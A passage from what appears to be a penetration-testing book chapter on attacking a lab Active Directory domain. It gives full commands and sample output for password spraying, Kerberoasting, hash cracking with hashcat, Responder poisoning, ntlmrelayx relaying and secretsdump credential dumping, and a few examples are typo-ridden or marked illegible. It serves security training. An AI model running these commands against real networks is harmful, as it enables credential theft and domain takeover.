Understanding password policies is a critical step before conducting password spraying assessments, especially in AD environments. You need to make sure that the assessment does not inadvertently trigger account lockouts, which could disrupt operations and raise unnecessary alarms. Many AD environments enforce account lockout policies after a certain number of failed login attempts within a specified time-frame. If you don't understand these thresholds, password spraying could unintentionally lock out multiple user accounts, causing operational disruptions and alerting IT teams prematurely. Password spraying relies on testing a small number of common passwords across many accounts to avoid detection. Knowing the password complexity requirements, lockout thresholds, and reset intervals allows assessors to adjust their approach to mimic real-world attack scenarios without triggering alarms unnecessarily. In environments with strict monitoring, such as those using security information and event management (SIEM) tools and advanced tools like Splunk, excessive failed logins can generate

alerts. Understanding password policies helps simulate attacks in a controlled manner, maintaining the stealth required for effective testing.

Using SprayHound

You can also leverage SprayHound for password spraying attacks. SprayHound is a tool specifically designed for conducting password sprays against Active Directory environments. For example, you can use the command **sprayhound -U users.txt -d north.sevenkingdoms.local -dc 192.168.56.11 --lower**. Here are the individual commands:

-U users.txt: Specifies the file (users.txt) containing a list of usernames to target in the password spray. This allows you to try common passwords against a set of known user accounts.

-d north.sevenkingdoms.local: Indicates the domain to attack. In this case, it's **north.sevenkingdoms.local**.

-dc 192.168.56.11: Specifies the domain controller to use for the authentication attempts. This is the IP address of the DC within the target domain.

--lower: Converts the password guesses to lowercase before spraying. This capability can be useful if the domain uses passwords that are not case sensitive or that have common patterns in lowercase.

Password spraying is a stealthier alternative to brute-force attacks because it attempts a single password (or a small set) across many accounts, reducing the chance of triggering account lockout policies. By using tools like SprayHound, you can identify weak credentials without drawing much attention. For more details, you can check out the SprayHound GitHub repository at <https://github.com/Hackndo/sprayhound>.

ASREPROast

If the password spray does not yield results, the next step is to attempt *ASREPROasting*. This attack targets accounts that do not require pre-authentication.

Common Account Configurations Increasing ASREPROast Vulnerability

Service accounts are often configured without Kerberos pre-authentication for compatibility with legacy applications or specific workflows that do not support this feature. This configuration exposes these accounts to ASREPROast attacks because attackers can request an Authentication

Server Response (AS-REP) from the domain controller without needing valid credentials.

The AS-REP contains data encrypted with the account’s password hash, which attackers can crack offline using brute-force or dictionary attacks to retrieve the plaintext password.

Older or misconfigured user accounts may have pre-authentication disabled, either due to oversight or application requirements. These accounts are particularly vulnerable because attackers can enumerate them and target them specifically.

Accounts with weak or simple passwords exacerbate the risk. Even if only a few accounts lack pre-authentication, easily cracked passwords allow attackers to gain initial access, escalate privileges, and move laterally within the network.

Kerberos pre-authentication adds an extra layer of security by requiring users to encrypt a timestamp with their password hash before sending an Authentication Server Request (AS-REQ) to the DC. If pre-authentication is disabled, the DC responds directly with an AS-REP encrypted using the user’s password hash, leaving it vulnerable to offline attacks.

To get ASREPROastable users, you can use the GetNPUsers.py Python script that is available at <https://tools.thehacker.recipes/impacket/examples/getnpusers.py>. You can also use the **Get-DomainUser** PowerShell command. [Example 7-9](#) shows the output of the GetNPUsers.py script.

Example 7-9 Output of the GetNPUsers.py Script

[Click here to view code image](#)

[*] Querying north.sevenkingdoms.local for information about domain.			
Name	Email	PasswordLastSet	LastLogon
-----	-----	-----	-----
Administrator		2025-09-18 05:12:43.275689	2025-07-01 03:21:56.187923
Guest		<never>	<never>
krbtgt		2025-09-18 10:54:09.674122	<never>
arya.stark		2025-09-18 02:31:15.034255	2025-07-03 08:27:34.198754
edward.stark		2025-09-18 14:48:27.763009	2025-07-04 04:17:05.547813
catelyn.stark		2025-09-18 19:36:42.245117	<never>
robb.stark		2025-09-18 13:14:58.849633	2025-07-04 07:59:38.221964
sansa.stark		2025-09-18 01:22:09.673501	<never>
brandon.stark		2025-09-18 17:09:06.326841	2025-07-04 16:46:29.134567
rickon.stark		2025-09-18 23:45:12.798112	<never>
hodor		2025-09-18 09:37:23.497018	2025-07-04 02:52:19.003576
jon.snow		2025-09-18 11:29:41.650392	2025-07-03 14:08:07.987654
samwell.tarly		2025-09-18 20:17:54.249837	2025-07-01 06:11:33.453908

jeor.mormont	2025-09-18 15:48:29.786312	<never>
sql_svc	2025-09-18 04:26:17.195403	2025-07-03 22:30:42.657384

In [Example 7-9](#) the administrator’s password was set in September 2025, but the last logon was in July 2025. The krbtgt account is a special service account used for Kerberos authentication in Active Directory. It is normal for this account to show <never> in the LastLogon column. The sample user `arya.stark` has a password that was set in September 2025, but the last logon was in July 2025, potentially indicating the account hasn’t been used recently. Accounts like `catelyn.stark`, `sansa.stark`, and `rickon.stark` show <never> in the LastLogon column, meaning they haven’t logged in since their creation or password change. These accounts may represent default, unused, or service accounts.

Why is this information useful? Security policies often require regular password changes. This output can help identify accounts that may be violating password age policies. Identifying accounts that haven’t logged on in a long time (or ever) is important for security. Dormant accounts can be potential entry points for attackers if they are not monitored or managed. Accounts like Administrator and krbtgt are high-value targets for attackers. Tracking their last logon and password changes helps ensure they are not being misused.

Tip

You could look for possible misconfigurations, such as service accounts that haven’t logged in but have had their passwords set recently.

Useful LDAP Queries for Windows Active Directory Assessments

LDAP enumeration can be good for revealing and retrieving a vast amount of information, including user accounts, group memberships, computer accounts, and more. LDAP queries can reveal valuable insights into the domain’s structure, potential misconfigurations, and vulnerabilities.

Understanding LDAP Query Operators

Some LDAP queries utilize special comparison operators, particularly when filtering based on attributes like `userAccountControl`. Understanding these operators is essential for crafting effective queries. [Table 7-1](#) provides some insights about each LDAP query operator, the corresponding OID, and usage.

Table 7-1 LDAP Query Operators

Operator	OID	Description
LDAP_MATCHING_RULE_BIT_AND	1.2.840.113556.1.4.803	Performs a bitwise AND operation. Useful for checking if specific bits are set in an attribute like userAccountControl .
LDAP_MATCHING_RULE_BIT_OR	1.2.840.113556.1.4.804	Performs a bitwise OR operation.
LDAP_MATCHING_RULE_TRANSITIVE_EVAL	1.2.840.113556.1.4.1941	Performs a recursive search of a link attribute. Useful for finding all members of a group, including nested group members.
LDAP_MATCHING_RULE_DN_WITH_DATA	1.2.840.113556.1.4.2253	Matches portions of values of syntax Object(DN-String) and Object(DN-Binary) .

To retrieve all user accounts in the domain, you can use the following query: **(&(objectCategory=person)(objectClass=user))**

- **(objectCategory=person)**: Filters objects categorized as a person
- **(objectClass=user)**: Ensures the object is a user account

For example:

[Click here to view code image](#)

```
ldapsearch -x -b "dc=hacker26,dc=com" "(&(objectCategory=person)
(objectClass=user))"
```

Kerberoasting is an attack technique that targets service principal names (SPNs) associated with user accounts. To find all Kerberoastable users, you can use **(&(objectClass=user)(servicePrincipalName=*)(!(cn=krbtgt))(!(userAccountControl:1.2.840.113556.1.4.803:=2)))**. You will learn more about Kerberoasting later in this chapter.

The **adminCount** attribute is set to **1** for accounts that are members of protected administrative groups, such as Domain Admins or Enterprise Admins. These accounts have modified access control lists (ACLs) to prevent unauthorized changes. The PowerShell query to find all accounts with **adminCount=1** is

[Click here to view code image](#)

```
Get-ADUser -Filter * -Property admincount, CanonicalName | Where-Object {
$_.admincount -eq 1 } | Select-Object Name, SamAccountName, AdminCount,
CanonicalName
```

Securing privileged groups like Domain Admins, Enterprise Admins, and Schema Admins is critical. Identifying their members is a key step in AD enumeration. The PowerShell query to list members of a privileged group is

[Click here to view code image](#)

```
Get-ADGroupMember -Identity "Domain Admins"
```

Tip

You can find dozens of examples of LDAP queries at my GitHub repository at https://github.com/The-Art-of-Hacking/h4cker/blob/master/windows/ldap_enumeration.md.

Example 7-10 shows how to use the **ldapsearch** utility to query an LDAP directory to retrieve information about all user accounts. It then filters

the output with **grep** to display only the distinguished names (DNs) of those user accounts.

Example 7-10 Querying the LDAP Directory for the *north.sevenkingdoms.local* Domain

[Click here to view code image](#)

```
websploit# ldapsearch -H ldap://192.168.56.11 -D "brandon.stark@north.sevenkingdoms.local" -w iseedeadpeople -b 'DC=north,DC=sevenkingdoms,DC=local' "(&(objectCategory=person)(objectClass=user))" | grep 'distinguishedName:'
```

The following are the DN's in the output:

```
CN=Administrator,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=Guest,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=vagrant,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=krbtgt,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=SEVENKINGDOMS$,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=arya.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=edward.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=catelyn.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=robb.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=sansa.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=brandon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=rickon.stark,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=jon.snow,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=samwell.tarly,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=jeor.mormont,CN=Users,DC=north,DC=sevenkingdoms,DC=local
CN=sql_svc,CN=Users,DC=north,DC=sevenkingdoms,DC=local
```

In **Example 7-10**, **-H ldap://192.168.56.11** connects to the LDAP server at the specified IP. **-D** and **-w** authenticate to the LDAP server using the provided credentials. Authenticating is necessary because most LDAP directories require authentication to perform queries, especially when retrieving sensitive information like user accounts.

The search parameter **-b 'DC=north,DC=sevenkingdoms,DC=local'** sets the scope of the search to the specified domain. The filter **"(&(objectCategory=person)(objectClass=user))"** ensures that only user accounts are retrieved, excluding other types of objects like computers or service accounts not classified under person. After retrieving the search results, **grep 'distinguishedName:'** filters the output to display only the distinguished names of the user accounts. The **distinguishedName** attribute uniquely identifies each object in the LDAP directory and shows its exact location within the directory hierarchy.

Kerberoasting in Active Directory Environments

In AD environments, it's common to find user accounts that have a service principal name set. SPNs are used to associate a service instance with a service logon account. However, when misconfigured or improperly

managed, they can expose the domain to Kerberoasting attacks, allowing attackers to retrieve service tickets for offline password cracking.

One effective way to find users with SPNs in an Active Directory is to use the Impacket suite, specifically the **GetUserSPNs.py** script, which we used previously. This script, along with many others, can be obtained from <https://tools.thehacker.recipes>. The script helps identify user accounts with SPNs, which can then be used for Kerberoasting.

Example 7-11 shows how to find Kerberoastable accounts.

Example 7-11 Finding Kerberoastable Accounts

[Click here to view code image](#)

```
websploit# GetUserSPNs.py -request -dc-ip 192.168.56.11 north.sevenkingdoms.local/
brandon.stark:iseedeadpeople -outputfile kerberoasting.hashes
CIFS/winterfell.north.sevenkingdoms.local jon.snow CN=Night Watch,
CN=Users,DC=north,DC=sevenkingdoms,DC=local 2025-03-15 14:22:45.154321 2025-03-15
16:43:10.456789 constrained
HTTP/thewall.north.sevenkingdoms.local jon.snow CN=Night Watch,
CN=Users,DC=north,DC=sevenkingdoms,DC=local 2025-03-15 14:22:45.154321 2025-03-15
16:43:10.456789 constrained
MSSQLSvc/castleblack.north.sevenkingdoms.local sql_svc
2025-03-15 14:23:55.781230 2025-03-15 19:02:30.987654
MSSQLSvc/castleblack.north.sevenkingdoms.local:1433 sql_svc
2025-03-15 14:23:55.781230 2025-03-15 19:02:30.987654
```

Example 7-11 shows user accounts with SPNs, which could potentially be targeted for Kerberoasting. The hashes retrieved are saved in the file specified (kerberoasting.hashes), ready for offline cracking.

You can also find Kerberoastable accounts by using CrackMapExec (**cme**) with the **cme ldap 192.168.56.11 -u brandon.stark -p 'iseedeadpeople' -d north.sevenkingdoms.local -- kerberoasting KERBEROASTING** command.

After you gather the hashes, the next step is to crack them using a tool like **hashcat**, as demonstrated in **Example 7-12**.

Example 7-12 Cracking Password Hashes with *hashcat*

[Click here to view code image](#)

```
websploit# hashcat -m 13100 kerberoasting.hashes /usr/share/wordlists/rockyou.txt
--force
```

The **-m 13100** option specifies the hash mode for Kerberos 5 TGS-REP (Kerberoast) in **hashcat**. The file containing the hashes retrieved earlier

is kerberoasting.hashtes. The wordlist is used for cracking—in this case, the popular rockyou.txt wordlist. The **--forces** option forces **hashcat** to run, ignoring potential warnings.

After running **hashcat**, you might quickly get results if the password is weak, such as **north/jon.snow:iknownothing**. In this example, we've successfully cracked the password iknownothing for the user jon.snow.

BloodHound Is Awesome

BloodHound is one of the most powerful tools available for AD security assessments. Its primary strength lies in its ability to map out complex AD environments, helping red teamers uncover many attack paths to compromise critical assets. You can also use it for privilege escalation.

BloodHound generates a graphical map of domain objects and their relationships, allowing testers to identify attack paths to privileged accounts. It reveals potential pathways for privilege escalation, lateral movement, and resource access, highlighting critical vulnerabilities that could lead to domain compromise. Even for those new to AD security, BloodHound's visual interface provides an intuitive way to explore and understand AD attack paths.

To use BloodHound effectively, you first need to collect data from the target domain. BloodHound supports several data collection methods, with the two most common being

- **Python Ingestor**: Suitable for Linux environments
- **.NET Ingestor (SharpHound)**: The most feature-rich option, typically used on Windows

Data Collection Using the Python Ingestor (Linux)

If you're running BloodHound from a Linux system, you can use the Python ingestor `BloodHound.py` to collect data. You can find this tool at <https://github.com/dirkjanm/bloodhound.py>. While this ingestor is very useful, keep in mind that it doesn't support all of the features that the .NET version (SharpHound) does. **Example 7-13** shows how to run the Python ingestor to collect data from the domain **north.sevenkingdoms.local**.

Example 7-13 Running the BloodHound Python Ingestor to Collect Data from the Domain *north.sevenkingdoms.local*

[Click here to view code image](#)

```
Websploit#bloodhound.py --zip -c All -d north.sevenkingdoms.local -u brandon.stark  
-p iseedeadpeople -dc winterfell.north.sevenkingdoms.local
```

In **Example 7-13**, **--zip** compresses the output into a zip file, making it easier to transfer to the BloodHound interface. **-c All** collects all available information. You can also specify individual collection methods (like **-c Session** or **-c ACL**) if you need more targeted data collection. The **-d north.sevenkingdoms.local** option specifies the domain to query. The username used to authenticate is specified with **-u brandon.stark**, and **-p iseedeadpeople** is the password for the specified user. The domain controller to connect to for data collection is specified with **-dc winterfell.north.sevenkingdoms.local**.

To fully map out a multidomain environment, repeat the process for each domain in the forest.

Once you have collected the data from all target domains, you can upload the zip files to BloodHound's interface. The graphical analysis will help you uncover potential attack paths, privilege escalation opportunities, and other vulnerabilities. You can access BloodHound's documentation at <https://bloodhound.readthedocs.io>.

Figure 7-14 shows the AD topology in BloodHound's GUI.




Figure 7-14

BloodHound's GUI

Tip

You can access a large collection of BloodHound queries at https://github.com/The-Art-of-Hacking/h4cker/blob/master/windows/using_bloodhound.md.

Using Responder for Credential Harvesting in Active Directory Environments

Responder is an amazing tool for security assessments. In a standard Windows Active Directory setup (without any security modifications), Responder can help you gather the following:

- Usernames
- NetNTLMv1 (from very old servers) and NetNTLMv2 hashes
- Additional network information

Let's explore how to use Responder to capture authentication hashes and crack them to retrieve plaintext passwords.

Responder is used to poison name resolution requests on a network. It listens for Link-Local Multicast Name Resolution (LLMNR), NetBIOS Name Service (NBT-NS), and Multicast DNS (mDNS) communications, as illustrated in **Figure 7-15**.




Figure 7-15

Using Responder to Listen to LLMNR, NBT-NS, and mDNS.

When a Windows machine cannot resolve a hostname via DNS, it falls back to these protocols, broadcasting requests across the network. Responder responds to these requests, tricking the client into thinking it's the intended server, and captures the authentication hashes sent by the client.

Example 7-14 shows how to start a Responder session to listen to any of the aforementioned network communication.

Example 7-14 Launching Responder

[Click here to view code image](#)

```

.....| |.....
|_| -_|_| --|_|_|_|_|_|_|_|_|_|_|_|
|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
|_|

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [OFF]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [OFF]
    Auth proxy [OFF]
    SMB server [ON]
    Kerberos server [ON]
    SQL server [ON]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server [ON]
    LDAP server [ON]
    MQTT server [ON]
    RDP server [ON]
    DCE-RPC server [ON]
    WinRM server [ON]
    SNMP server [OFF]

[+] HTTP Options:
    Always serving EXE [OFF]
    Serving EXE [OFF]
    Serving HTML [OFF]
    Upstream Proxy [OFF]

[+] Poisoning Options:
    Analyze Mode [OFF]
    Force WPAD auth [OFF]
    Force Basic Auth [OFF]
    Force LM downgrade [OFF]
    Force ESS downgrade [OFF]

[+] Generic Options:
    Responder NIC [eth0]
    Responder IP [192.168.8.1]
    Responder IPv6 [fe80::be24:11ff:fea8:96d9]
    Challenge set [random]
    Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name [WIN-FAB5CL0N00F]
    Responder Domain Name [6NJC.LOCAL]

```

```
Responder DCE-RPC Port      [49375]
[+] Listening for events...
```

A few seconds later, Responder starts gathering different network activity, as shown in [Example 7-15](#).

Example 7-15 Network Activity in Responder

[Click here to view code image](#)

[illegible]

The output in [Example 7-15](#) shows Responder successfully poisoning various name resolution requests (NBT-NS, MDNS, LLMNR) for Bravos and Bravos.local, and capturing an NTLMv2 hash for the user robb.stark.

The bot attempts to make an SMB connection to bravos instead of the correct server braavos. Since bravos does not exist in the DNS records, Windows automatically sends out a broadcast request using protocols like LLMNR, NBT-NS, or mDNS to identify the missing computer. This is where Responder comes into play.

Responder listens for these broadcast requests on the network. When it sees the request for bravos, it sends a fake response, claiming to be that server. As a result, the client (the bot in this case) tries to authenticate

with Responder, allowing it to capture the authentication hash. This is known as an *LLMNR/NBT-NS spoofing attack*.

After running for a few minutes, Responder captures the NTLMv2 hash from robb.stark, as shown in [Example 7-16](#).

Example 7-16 Responder Capturing the NTLMv2 Hash of robb.stark

[Click here to view code image](#)

```
[SMB] NTLMv2-SSP Client    : fe80::98c9:d8d:c3a2:58b1
[SMB] NTLMv2-SSP Username  : NORTH\robb.stark
[SMB] NTLMv2-SSP Hash      : robb.stark::NORTH:1122334455667788:138B29A14C5A082F19F9
46BB3AFF537E:...
```

Since the bot is configured to retry every few minutes (robb every 3 minutes and eddard every 5 minutes), after some time, Responder also captures the hash of eddard.stark, as shown in [Example 7-17](#).

Example 7-17 Responder Capturing the NTLMv2 Hash of eddard.stark

[Click here to view code image](#)

```
[SMB] NTLMv2-SSP Client    : fe80::98c9:d8d:c3a2:58b1
[SMB] NTLMv2-SSP Username  : NORTH\eddard.stark
[SMB] NTLMv2-SSP Hash      : eddard.stark::NORTH:1122334455667788:76E26250ABF96A09E6
8ADC5A9B1A4C29:...
```

The captured NTLMv2 hashes cannot be used directly in a pass-the-hash attack due to their design. However, these hashes can still be cracked to retrieve the clear-text passwords. This is where tools like **hashcat** become useful.

First, we create a file named responder.hashes and paste the captured hashes into it, as shown in [Example 7-18](#).

Example 7-18 The responder.hashes File Contents

[Click here to view code image](#)

```
robb.stark::NORTH:1122334455667788:138B29A14C5A082F19F946BB3AFF537E:...
eddard.stark::NORTH:1122334455667788:76E26250ABF96A09E68ADC5A9B1A4C29:...
```

Next, we use **hashcat** with the NTLMv2 cracking mode (**-m 5600**) and a common wordlist like rockyou.txt, as shown in [Example 7-19](#).

Example 7-19 Using *hashcat* to Crack the Collected Password Hash

[Click here to view code image](#)

```
websploit# hashcat -m 5600 -a 0 responder.hashes /usr/share/wordlists/rockyou.txt
```

The following options are used:

- **-m 5600**: The hash type as NTLMv2
- **-a 0**: Dictionary attack mode
- **-responder.hashes**: The file containing the captured hashes
- **-/usr/share/wordlists/rockyou.txt**: A wordlist to use for cracking

In a short time, **hashcat** successfully cracks robb.stark's password, as shown in [Example 7-20](#).

Example 7-20 robb.stark's Cracked Password

[Click here to view code image](#)

```
ROBB.STARK::NORTH:1122334455667788:138B29A14C5A082F19F946BB3AFF537E:... :lol09876
```

The password lol09876 is retrieved, which allows us to compromise the north domain because robb.stark has administrative privileges on the domain controller (winterfell). However, eddard.stark's password is not cracked using the same method. This failure to crack indicates that eddard.stark has a strong password that is not present in the wordlist. Although we cannot crack the password directly, this does not mean we are out of options. One alternative approach is to relay Eddard's connection using a technique known as NTLM Relay to forward the authentication attempt from eddard.stark to another system where SMB signing is not enforced. You can use tools like **ntlmrelayx** from the Impacket suite to perform such an attack. You can access this tool at <https://github.com/fortra/impacket/blob/master/examples/ntlmrelayx.py>.

The following examples illustrate how to use the **ntlmrelayx** tool.

- Relaying to a specific target:

[Click here to view code image](#)

```
ntlmrelayx.py -t smb://192.168.1.100 -smb2support
```

- Relaying to multiple targets:

[Click here to view code image](#)

```
ntlmrelayx.py -tf targets.txt -smb2support
```

- Executing a command on successful relay:

[Click here to view code image](#)

```
ntlmrelayx.py -t smb://192.168.1.100 -c "whoami" -smb2support
```

- Dumping the SAM database:

[Click here to view code image](#)

```
ntlmrelayx.py -t smb://192.168.1.100 -smb2support -i
```

- Creating a new domain user:

[Click here to view code image](#)

```
ntlmrelayx.py -t ldaps://192.168.1.100 -smb2support --add-computer EVILCOMPUTER
```

The **ntlmrelayx** tool is used to perform attacks that are a bit “old.” Although some of the vulnerabilities it exploits have been known for a long time, NTLM relay attacks remain relevant for a few reasons. Many organizations still run older systems that rely on NTLM authentication. Even in modern environments, misconfigurations can leave systems vulnerable to NTLM relay attacks. Also, not all organizations keep up with the latest security patches and best practices.

However, Microsoft has implemented several mitigations against NTLM relay attacks, such as SMB signing, LDAP signing, and channel binding. These measures, when properly implemented, significantly reduce the risk of successful NTLM relay attacks.

Responder Is No Longer the “Easy Button”

Responder has historically been a powerful and widely used tool for red team assessments, particularly for exploiting weaknesses in legacy name resolution protocols like LLMNR, NBT-NS, and mDNS. You learned that it operates by poisoning these protocols to intercept authentication attempts, capture credentials, and facilitate lateral movement within a network. However, its effectiveness has diminished over time due to increased awareness, improved defenses, and widespread detection mechanisms.

Responder gained popularity because it offered a straightforward way to exploit common misconfigurations in enterprise networks. In the past, many organizations had not disabled LLMNR or NBT-NS, leaving them vulnerable to Responder’s attacks. This made it an effective tool for identifying low-hanging fruit in network security.

Over time, however, organizations have become more proactive in addressing vulnerabilities that Responder exploits. Many organizations now disable LLMNR and NBT-NS entirely or enforce strict DNS configurations to prevent fallback to these protocols. Enabling SMB signing protects against relay attacks by ensuring the authenticity of SMB communica-

tions. As a result, Responder is less likely to yield results in modern networks without significant preparation or adaptation.

Despite its reduced effectiveness as a plug-and-play tool, Responder remains relevant in specific scenarios. In analyze mode, Responder can passively monitor network traffic to gather useful information without actively poisoning requests. Responder can minimize its footprint and avoid detection while still capturing valuable data by customizing its configuration (such as targeting specific IPs or hosts).

When paired with tools like MultiRelay.py, Responder can relay captured credentials to gain privileged access on other systems if SMB signing is not enforced. In networks where legacy protocols are still enabled due to operational requirements, Responder can remain highly effective.

Given the advancements in network defenses, starting a red team assessment with Responder is no longer typical. Tools like Cobalt Strike or custom scripts may now be more effective for bypassing modern defenses.

Using Secretsdump to Extract Credentials

Secretsdump is another tool from the Impacket suite. You can use this tool to extract credentials and other sensitive information from Windows systems, as shown in [Example 7-21](#).

Example 7-21 Using the *secretsdump* Tool to Extract Credentials

[Click here to view code image](#)

```
websploit# proxychains secretsdump -no-pass 'NORTH'/'EDDARD.STARK'@'192.168.56.22'
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16-git-6-94b53180
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[*] Service RemoteRegistry is in stopped state
[+] Starting service RemoteRegistry
[+] Target system bootKey: 0x31007fce3e60912dc230abe5831642a8

[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284acde9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:00181c6215bdbfd5b93917da349fc7cd:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f714913c245d35b50b:::

[*] Dumping cached domain logon information (domain/username:hash)
NORTH.SEVENKINGDOMS.LOCAL/sql_svc:$DCC2$10240$sql_svc#89e701ebbd30se4f5380c5150494
```

```

584a
NORTH.SEVENKINGDOMS.LOCAL/brandon.stark:$DCC2$10240#brandon.stark#b30d190fbc6e7635c
97ca6b7c276a177
NORTH.SEVENKINGDOMS.LOCAL/arya.stark:$DCC2$10240#arya.stark#eaf865ff201439690e49
06f799499271
NORTH.SEVENKINGDOMS.LOCAL/robb.stark:$DCC2$10240#robb.stark#f19bfb9b19ba923f2e28b7
33e5dd1405
NORTH.SEVENKINGDOMS.LOCAL/jon.snow:$DCC2$10240#jon.snow#82fdcc982f02b389002732efac
9dc5
NORTH.SEVENKINGDOMS.LOCAL/samwell.tarly:$DCC2$10240#samwell.tarly#b4efc3cc1d97bc570
50a47b4fa1081ba
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
NORTH\\CASTELBLACKS:aes256-cts-hmac-sha1-96:0efdf9a85b9e68c0730d60a1daf8458300290a9
321ed051c6fe8f8a5e49421092
NORTH\\CASTELBLACKS:aes128-cts-hmac-sha1-96:843b9e7c393f557625454737e7254c54
NORTH\\CASTELBLACKS:des-cbc-md5:4af1da23fb4c52c1
NORTH\\CASTELBLACKS:plain_password_hex:...
[*] DPAPI_SYSTEM
dpapi_machinekey: 0xea3e9fb16582f8a607106efafe3959b63f24d
dpapi_userkey: 0xe52bfb64e38780ca1eb5b0c8d49b6a40755faeb
[*] NLSKM
...
[*] _SC_MSSQLSQLEXPRESS
north.sevenkingdoms.local\\sql_svc:YouWillNotKerberoastingMeeeeee
[*] Cleaning up...
[*] Stopping service RemoteRegistry

```

Let's go over what's happening in [Example 7-21](#). The **proxychains** tool is used to tunnel the network traffic of the command through a proxy. This approach is useful for stealth or when you're accessing a network through a jump server.

The **secretsdump** script is invoked and used to remotely dump password hashes and secrets. The **-no-pass** option indicates that the command is trying to dump secrets without providing a password. It leverages the privileges of the current user (in this case, EDDARD.STARK) to access the target system (192.168.56.22).

The RemoteRegistry service allows remote access to the Windows Registry. Initially, it is in a stopped state. The tool starts this service to read sensitive information (Registry-based secrets) remotely. This capability is common in post-exploitation scenarios where attackers try to access and extract secrets from the Windows Registry.

The output in [Example 7-21](#) shows the dumping of Local Security Authority Subsystem Service (LSASS) secrets, specifically from the Security Account Manager (SAM) database.

When you see 500 next to the account name, it indicates the Administrator account.

You can see several user accounts (sql_svc, brandon.stark, arya.stark, and so on) and their associated hashed passwords. You can use these hashes in further lateral movement or privilege escalation attempts within the network.

LSA Secrets

The Local Security Authority (LSA) in Windows stores sensitive information, like service account passwords and cached credentials. By dumping these secrets, an attacker can gain access to stored passwords or encryption keys. The \$MACHINE.ACC contains information used by the system for secure communication within a domain. The Data Protection Application Programming Interface (DPAPI) is a Windows API that provides encryption services for various applications. It uses **dpapi_machinekey** and **dpapi_userkey** to encrypt sensitive data. The Network Logon Service Key can be used in certain attacks to decrypt more sensitive information within the system.

